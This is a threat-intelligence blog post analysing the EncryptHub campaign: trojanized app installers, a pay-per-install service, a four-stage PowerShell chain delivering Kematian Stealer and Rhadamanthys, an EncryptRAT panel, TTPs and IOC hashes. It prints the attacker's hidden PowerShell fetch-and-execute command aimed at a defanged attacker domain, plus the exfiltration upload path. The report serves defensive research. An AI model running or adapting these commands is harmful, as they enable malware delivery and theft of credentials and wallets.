


# Unveiling EncryptHub: Analysis of a multi-stage malware campaign

---

 [outpost24.com/blog/unveiling-encrypthub-multi-stage-malware/](https://outpost24.com/blog/unveiling-encrypthub-multi-stage-malware/)

March 6, 2025

## Contents

- [EncryptHub: Threat actor executive summary](#)
- [EncryptRAT panel](#)
- [Key takeaways](#)
- [References](#)
- [TTPs](#)
- [Indicators of compromise \(IOCs\)](#)

[Research & Threat Intel](#) Last updated: 03 Apr 2025

Written By

[KrakenLabs](#) Threat Intelligence Team, Outpost24

*EncryptHub*, a rising cybercriminal entity, has recently caught the attention of multiple threat intelligence teams, including our own (Outpost24's KrakenLabs). While other reports have begun to shed light on this actor's operations, our investigation goes a step further, uncovering previously unseen aspects of their infrastructure, tooling, and behavioral patterns.

Through a series of operational security (OPSEC) missteps, *EncryptHub* inadvertently exposed critical elements of their ecosystem, allowing us to map their tactics with unprecedented depth. Their lapses include directory listing enabled on key infrastructure components, hosting stealer logs alongside malware executables and PowerShell scripts, and revealing Telegram bot configurations used for data exfiltration and campaign tracking.

These mistakes provided us with a unique vantage point into their operations, enabling us to dissect their attack chain and methodologies in ways that have not yet been publicly detailed.

In this first part of our report, we will explore *EncryptHub*'s tactics, infrastructure, and tradecraft, exposing the extent of their operational footprint. And we're not stopping there—stay tuned for Part 2, where we'll reveal even more surprises about this threat actor.

## EncryptHub: Threat actor executive summary

---

- **Multi-stage attack chains:** *EncryptHub*'s campaigns use several layers of PowerShell scripts to gather system data, exfiltrate valuable information, execute evasion techniques, inject malicious payloads (often embedded in Base64), and deploy further information stealers.
- **Distribution:** *EncryptHub* has been observed targeting users of popular applications, by distributing trojanized versions. Furthermore, the threat actor has also made use of third-party Pay-Per-Install (PPI) distribution services.
- **Target prioritization:** The attacker prioritizes credential logs stolen from victims' systems based on key attributes such as cryptocurrency ownership, corporate network affiliation, and the presence of VPN software.
- **Preparing for sales:** The threat actor is developing a product called "***EncryptRAT***"—a remote access tool featuring a command-and-control (C2) panel capable of managing infections from different information stealer and additional modules. There are signs that the threat actor is planning on selling or distributing it in the near future.
- **Vulnerability targeting:** *EncryptHub* seems to be paying close attention to the cybersecurity landscape and tries to incorporate popular vulnerabilities into their campaigns.




Figure 1: EncryptHub's diamond model diagram by Outpost24's KrakenLabs.

## Distribution channels and tactics

*EncryptHub* has been testing and employing various methods and lures with the aim to deploy malware without triggering alerts and raising victims' suspicions. We begin by examining the more classical approach, how they used trojanized applications—disguised as legitimate software—to try to gain access to unsuspecting victim's systems and execute malicious operations.


Following that, we explore the role of a more novel distribution technique that has been increasing in popularity in the last few years: the use of third-party distribution through platforms like LabInstalls. This helps attackers streamline the deployment of harmful payloads via automated, pay-per-install services.

## Trojanized applications

*EncryptHub* has been observed spreading counterfeit versions of widely used applications such as **QQ Talk**, **QQ Installer**, **WeChat**, **DingTalk**, **VooV Meeting**, **Google Meet**, **Microsoft Visual Studio 2022**, and **Palo Alto Global Protect**. By creating fake, trojanized versions of these applications, the threat actor exploits the inherent trust users place in these popular tools. These trojanized applications were generated between November 25<sup>th</sup>, 2024, and January 1<sup>st</sup>, 2025.

Once installed, these trojanized applications serve as a delivery mechanism for subsequent malicious payloads. They not only enable initial access but may also provide elevated privileges and persistency, thereby enabling lateral movement and data exfiltration.

By imitating genuine application installers, *EncryptHub* reduces user suspicion and bypasses some automated security checks. The counterfeit applications appear familiar and trustworthy, essential factors for a successful malware distribution campaign.



*Figure 2: Screenshot of phishing domain paloaltonetworks[.]com that led to the installation of a trojanized version of the Palo Alto GlobalProtect application. The image was seen in a Telegram channel associated to EncryptHub campaigns.*

All the trojanized applications we analyzed were signed with the following code-signing certificate, which has already been revoked:

|                      |  |
|----------------------|--|
| <b>Name</b>          | HOA SEN HA NAM ONE MEMBER LIMITED LIABILITIES COMPANY  |
| <b>Status</b>        | Trust for this certificate or one of the certificates in the certificate chain has been revoked. |
| <b>Issuer</b>        | GlobalSign GCC R45 EV CodeSigning CA 2020  |
| <b>Valid From</b>    | 01:54 AM 11/25/2024  |
| <b>Valid To</b>      | 01:54 AM 11/26/2025  |
| <b>Valid Usage</b>   | Code Signing   |
| <b>Algorithm</b>     | sha256RSA  |
| <b>Thumbprint</b>    | A0CA753F0845B420E3F25E200B81D9936E731875   |
| <b>Serial Number</b> | 1F DB 22 03 07 68 A9 CF 31 F2 A9 6A  |

These applications have a PowerShell script embedded that downloads the file worker.ps1. Then, worker.ps1 retrieves system information including external IP address, username, computer name, location (country and city), OS version, domain name, build type, and administrator status, and the data is sent back to the remote server ("http://[C2 server]:8080") via a POST request.

We observed the script connected to encrypthub\_steal.ps1, which contains strings indicating it is likely a Kematian Stealer sample. It also connected to the PowerShell script message.ps1, which gathers information about the system and sends it to the remote server.


On February 4<sup>th</sup>, 2025, the threat actor started to use another code-signing certificate:

|                      |   |
|----------------------|---|
| <b>Name</b>          | EncryptHub LLC                                  |
| <b>Status</b>        | Valid   |
| <b>Issuer</b>        | EncryptHub LLC                                  |
| <b>Valid From</b>    | 2025-02-04 01:41:04                             |
| <b>Valid To</b>      | 2026-02-04 02:01:04                             |
| <b>Valid Usage</b>   | Code Signing                                    |
| <b>Algorithm</b>     | sha256RSA                                       |
| <b>Thumbprint</b>    | 32AA32BAA3AF74C1710764FCA0E5214ABBEEC455        |
| <b>Serial Number</b> | 2E AB A5 BD 3C 3B 4A B1 43 66 E4 09 6C 70 87 B0 |

### Third-party distribution via LabInstalls

A notable element in *EncryptHub*'s distribution chain has been the use of a third-party service dubbed “**LabInstalls**” since at least January 2<sup>nd</sup>, 2025. *LabInstalls* operates as a pay-per-install (PPI) broker for malicious executables (.exe) and PowerShell scripts (.ps1). Their platform is designed to facilitate bulk “installs” for cybercriminal customers, enabling the rapid dissemination of malware.

The service employs a fully automated Telegram bot (@labinstalls\_bot) that manages customer interactions and installation purchases.



- World Mix Loads for your .exe
- Our bot is able to load your powershell files with the .ps1 extension
  - Use any file in the bot without restrictions
  - Free crypt file when buying from 5000 installs
  - Update file yourself anytime whenever you wish
  - Fully automated bot
- You won't have to wait. After purchase the installs start automatically
  - Online statistics directly in the bot
- Installs are counted in favor of the client and only after successful launches of your file
  - Discounts for regular customers

Source of installs: bundle, loader

**LOW PRICES:**

100 loads TEST - 10\$

500 loads - 25\$

1.000 loads - 50\$

From 5.000 loads - 250\$

From 10.000 loads - 450\$

*More up-to-date information on volume and prices in the bot!*

*The service does not have channels or chats, purchase only in the bot!*

*Be sure to check your contacts!*

*Figure 3: Labinstalls' thread on the XSS underground forum offering for sale the installation services via Telegram bot.*

*EncryptHub* indeed confirmed being their client by leaving positive feedback in *LabInstalls* selling thread on the top-tier Russian-speaking underground forum XSS, even including a screenshot that evidences the use of the service. The threat actor most likely hired this service to ease the burden of distribution and expand the number of targets that his malware could reach.

Installation services streamline the deployment of malicious installers, automating the process and obscuring the malicious origins of the payloads.




Figure 4. Encrypthub’s positive feedback as client of the InstallsLab service on the Russian-speaking underground forum XSS.

## EncryptHub’s evolving killchain

All throughout the last few months, Encrypthub has been experimenting, adding tweaks and slowly evolving their killchain overtime. In this article, however, we will focus on the latest version we observed at the time of writing, a version they started using around February 13<sup>th</sup>, 2025.

This killchain illustrates *EncryptHub*’s evolving strategy to deploy information-stealing malware through a multi-stage process.



Figure 5. EncryptHub’s killchain steps.

## Initial execution

The following command is executed on the victim’s machine:

```
powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -Command "Invoke-
RestMethod -Uri 'hxxps://encrypthub[.]us/encrypthub/fickle/payload.ps1' | Invoke-
Expression"
```

This command downloads **payload.ps1**, which is personalized with the attacker’s build ID (in this case, *encrypthub*).

## 1st stage – payload.ps1

---

Hash: 90b7b711f56f00a1fa08a7a29f2cd8602b8aa1a0d78986dbfc9f64e38ac6cecd

**payload.ps1** is responsible for stealing sensitive data. Its operation can be summarized as follows:

1. **Instance check:** The script first verifies whether another instance is already running on the victim's machine. If no instance is detected, it proceeds.
2. **Data exfiltration:**
  - a. Messaging sessions: Limited to Telegram.
  - b. Crypto wallets: Targeting both browser-based and desktop wallets.
  - c. Password manager files: Extracted from browsers and password management extensions.
  - d. Files: With specific extensions and containing particular keywords.
  - e. VPN sessions: (For now, only those associated with PaloAltoGP.)
3. **System information collection:** It gathers basic system details (e.g., Windows version, CPU, GPU) and attempts to detect any installed antivirus software.
4. **Cookie theft:** An embedded, base64-encoded executable is decoded and executed to harvest browser cookies. It is the Go version of Kematian Stealer available on Github.
5. **Data storage and exfiltration:** All stolen information is saved in a directory within the temporary folder. Once data collection is complete:
  - a. The script deletes any empty subdirectories.
  - b. It compresses the collected data and sends it to:

`$(($serveruri):8081/upload_file?`

`filename=$base64FileName&buildType=$base64BuildType`

where `$serveruri` is, in this case `encrypthub[.]us`.

## 6. Reporting

The script tallies the number of stolen cookies, passwords, wallets, and emails, then sends this data along with system information to `$(($serveruri):8081`. After reporting, the temporary directory is deleted.

## 7. Secondary payload execution

Finally, the script downloads and executes another script from:

```
$(($serveruri)/$build/ram/runner.ps1
```

This file is saved under a randomly generated name and executed.

### Stage 2 – runner.ps1

---

Hash: 1bce694f9f811982eb01d381a69cdd56c3fa81d113e41b5acb902ec66ec942b1

**runner.ps1** is executed with the following command:

```
powershell.exe -ArgumentList "-ExecutionPolicy Bypass –  
NoProfile -File `"$downloadPath`" -WindowStyle Hidden
```

This script contains two base64-encoded .msc files. MSC files (Microsoft Common Console Documents) are XML-based snap-in control files used with the Microsoft Management Console (MMC) for administrative tasks.

The actions performed by **runner.ps1** include:

#### 1. Decoding and storage

- a. Decodes each MSC file.
- b. Saves them in two subfolders created within its current directory.

#### 2. Modification and execution

- a. Modifies one of the MSC files to embed the URL  
*hxxps://encrypthub[.]us/encrypthub/ram/*.
- b. Executes the unmodified MSC file, which in turn runs the modified version.
- c. The modified file leverages a Shockwave Flash Object from an ActiveX control to open a web browser and navigate to the specified URL.

#### 3. Cleanup

- a. Pauses for 30 seconds.
- b. Deletes all created folders before exiting.

### Stage 3 – HTML Loader

---

Within the code hosted *athxxps://encrypthub[.]us/encrypthub/ram/*, three PowerShell commands are executed, performing the following actions:

1. **TEMP folder exclusion**

Instructs Windows Defender to exclude the TEMP folder from its scans.

2. **Secondary script download and execution**

Downloads and runs another script from:

*hxxps://encrypthub.us/encrypthub/ram/ram.ps1*

3. **Termination of MMC process**

Kills the mmc process, which is launched when the MSC scripts are executed.

## Stage 4 – Rhadamanthys deployment

---

Hash: 411e6413afc5dad63f69dd37d25f23dfef1abd5eff1a591ba33dfc38ca5a4fd

**ram.ps1** is a minimal script comprising only two lines:

1. **Download of executable:** Downloads *hxxps://encrypthub.us/encrypthub/ram/ram.exe* (a sample of Rhadamanthys) and saves it to the TEMP folder as *transport.exe*.
2. **Execution:** Executes *transport.exe* and waits for its completion.

Map your external attack surface today

**Book free  
analysis**

## EncryptRAT panel

---

Along with the evolution of the killchain, EncryptHub has also been developing and improving EncryptRAT, a command-and-control (C2) panel, he has been using *EncryptHub* to manage infections. In the development stage at the time of writing, this tool allows the user to:

Manage active infections.

Send remote commands.

Manage additional modules.

Monitor and download logs from infected devices.

Configure various malware samples

## Configure exfiltration channels

Early tests suggest that *EncryptHub* may soon commercialize EncryptRAT, offering it to other threat actors. This is strongly suggested by the fact that in recent updates the threat actor has added support for multiple users, linking those to BuildIDs associated to the different samples, allowing the segregation of both malware and exfiltrated data.




Figure 6: Infection results view




Figure 7: Malware configuration panel.

## Key takeaways

---

Our comprehensive analysis of *EncryptHub* reveals a financially motivated threat actor employing a multi-stage attack chain—one that leverages both in-house tools and third-party distribution channels. Despite significant OPSEC oversights, *EncryptHub* continues to evolve its tactics, underlining the critical need for continuous monitoring and proactive defense measures. Organizations must remain vigilant and adopt multi-layered security strategies to mitigate the risks posed by such adversaries.

Want to know whether your organization is being discussed on the dark web? [Outpost24's External Attack Surface Management \(EASM\) platform](#) now includes a dark web module that gives users access to threat intelligence powered by our human-led team, KrakenLabs. [Get in touch to learn more](#) or read in [part 2](#) how *EncryptHub*'s [cybercrime journey started and how he used ChatGPT as an accomplice](#).

## References

---

For further information, see below a list of references from other cybersecurity companies that reported on *EncryptHub* activities:

[Fortinet. \(2024, June 19\). Fickle Stealer Distributed via Multiple Attack Chain](#)

[SonicWall. \(2024, August 5\). Beware of Fake WinRar Websites: Malware Hosted on GitHub](#)

[Prodaft. \(2025, February 19\). LARVA-208](#)

## TTPs

---

### Resource Development

Stage Capabilities: Drive-by Target (T1608.004)

### Initial Access

Exploitation of Remote Services (T1210)

### Execution

Command and Scripting Interpreter: PowerShell (T1059.001)

### Defense Evasion

Obfuscated Files or Information (T1027)

Impair Defenses (T1562.001)

## **Credential Access**

Credentials from Password Stores (T1555.003)

Data from Information Repositories (T1213)

## **Discovery**

System Information Discovery (T1082)

## **Collection**

Data from Local System (T1005)

## **Exfiltration**

Exfiltration Over Web Service (T1567.002)

Exfiltration Over Command and Control Channel (T1041)

## **Command and Control**

Application Layer Protocol: Web Protocol (T1071.001)

Remote Access Tools (T1219)

## **Indicators of compromise (IOCs)**

---

### **Distribution (files code-signed by EncryptHub LLC)**

532f4c9c72f1c77531a55f7811371aa65f85fc3a768d792482cab3381cdd29b3 (connect.exe)

4af6e5a266577ccc2dca9fcbe2f56a9673947f6f3b5b9d1d7eb740613fce80d4  
(reCAPCHA.exe)

1661e8f8758526f913e4400af8dbfa7587794ba9345f299fa50373c7140e5819  
(buzztalk\_weaponised.exe)

f687fe9966f7a2cb6fdc344d62786958edc4a9d9b8389a0e2fea9907f90cfde2 (google-meets.exe)

### **Distribution (files code-signed by HOA SEN HA NAM ONE MEMBER LIMITED LIABILITIES COMPANY)**

37bf1269a21cba22af239e734de043f1d08d61b44414bcf63b1b9198e6a8bc87

7d222bb62ae995479f05d4bddaa0b7d6dd7ade8d9c438214b00cc1d1be9b9db1

cc70570dd68a01ef43497c13ea7e5620256208b73bd1e4487f3bf0c91617169f  
c5f07de4d69742b5a4492f87902c1907948149052a9522719b1f14ab3cb03515  
cbb84155467087c4da2ec411463e4af379582bb742ce7009156756482868859c  
725df91a9db2e077203d78b8bef95b8cf093e7d0ee2e7a4f55a30fe200c3bf8f  
db3fe436f4eeb9c20dc206af3dfdf8454460ad80ef4bab03291528e3e0754ad  
6b249d6421f4c8c04ca11febb0244f333aa49ca6a28feee62b7c681960a86ad5  
5588d1c5901d61bb09cd2fc86d523e2ccbc35a0565fd63c73b62757ac2ee51f5  
522fd6a56589f3ce764c88846006cca8c37ccbb286c6d2754ea979a59909271d  
c124f307ffbfbda7190c0df9651e895c720962094a78a0af347b2f1e7a8962d0

### **Related files**

21b99435d0cf1f9845feb795c83cbf9d10211e6bc26460f4cdcfcd57569054fe (worker.ps1)  
381695385bde0f96ad93dcbab79b3fc40f84e497c0b6afd087d2f1a2fbf824c3  
(encrypthub\_steal.ps1)  
9d9829ff50f5195ef4c1ebee6cf430c013ad47665657ef9a6c3bc0b9911a40c4  
(message.ps1)

### **1st stage – payload.ps1**

90b7b711f56f00a1fa08a7a29f2cd8602b8aa1a0d78986dbfc9f64e38ac6cecd

### **Embedded cookie grabber (Kematian Stealer Go version)**

Ecb7ee118b68b178e62b68a7e2aaee85bafc8b721cb9cee30d009a0c96e59cef

### **Stage 2 – runner.ps1**

1bce694f9f811982eb01d381a69cdd56c3fa81d113e41b5acb902ec66ec942b1 (runner.ps1)  
f2836437090bfb8ff878c9a8aee28e036adc4ad7c73a51623c5c6ff12445a741 (fake  
WmiMgmt.msc)

### **Stage 3 – HTML Loader**

07397a113756805501a3f73a027977011849a90053f2a966053711f442d21b8d

## **Stage 4 – Rhadamanthys deployment**

411e6413afc5dad63f69dd37d25f23dfee1fbd5eff1a591ba33dfc38ca5a4fd (ram.ps1)

06628b0447c94dd270ecaf798bd052891cda386d504a20d439eb994004ff483c (ram.exe)

## **C2 Rhadamanthys**

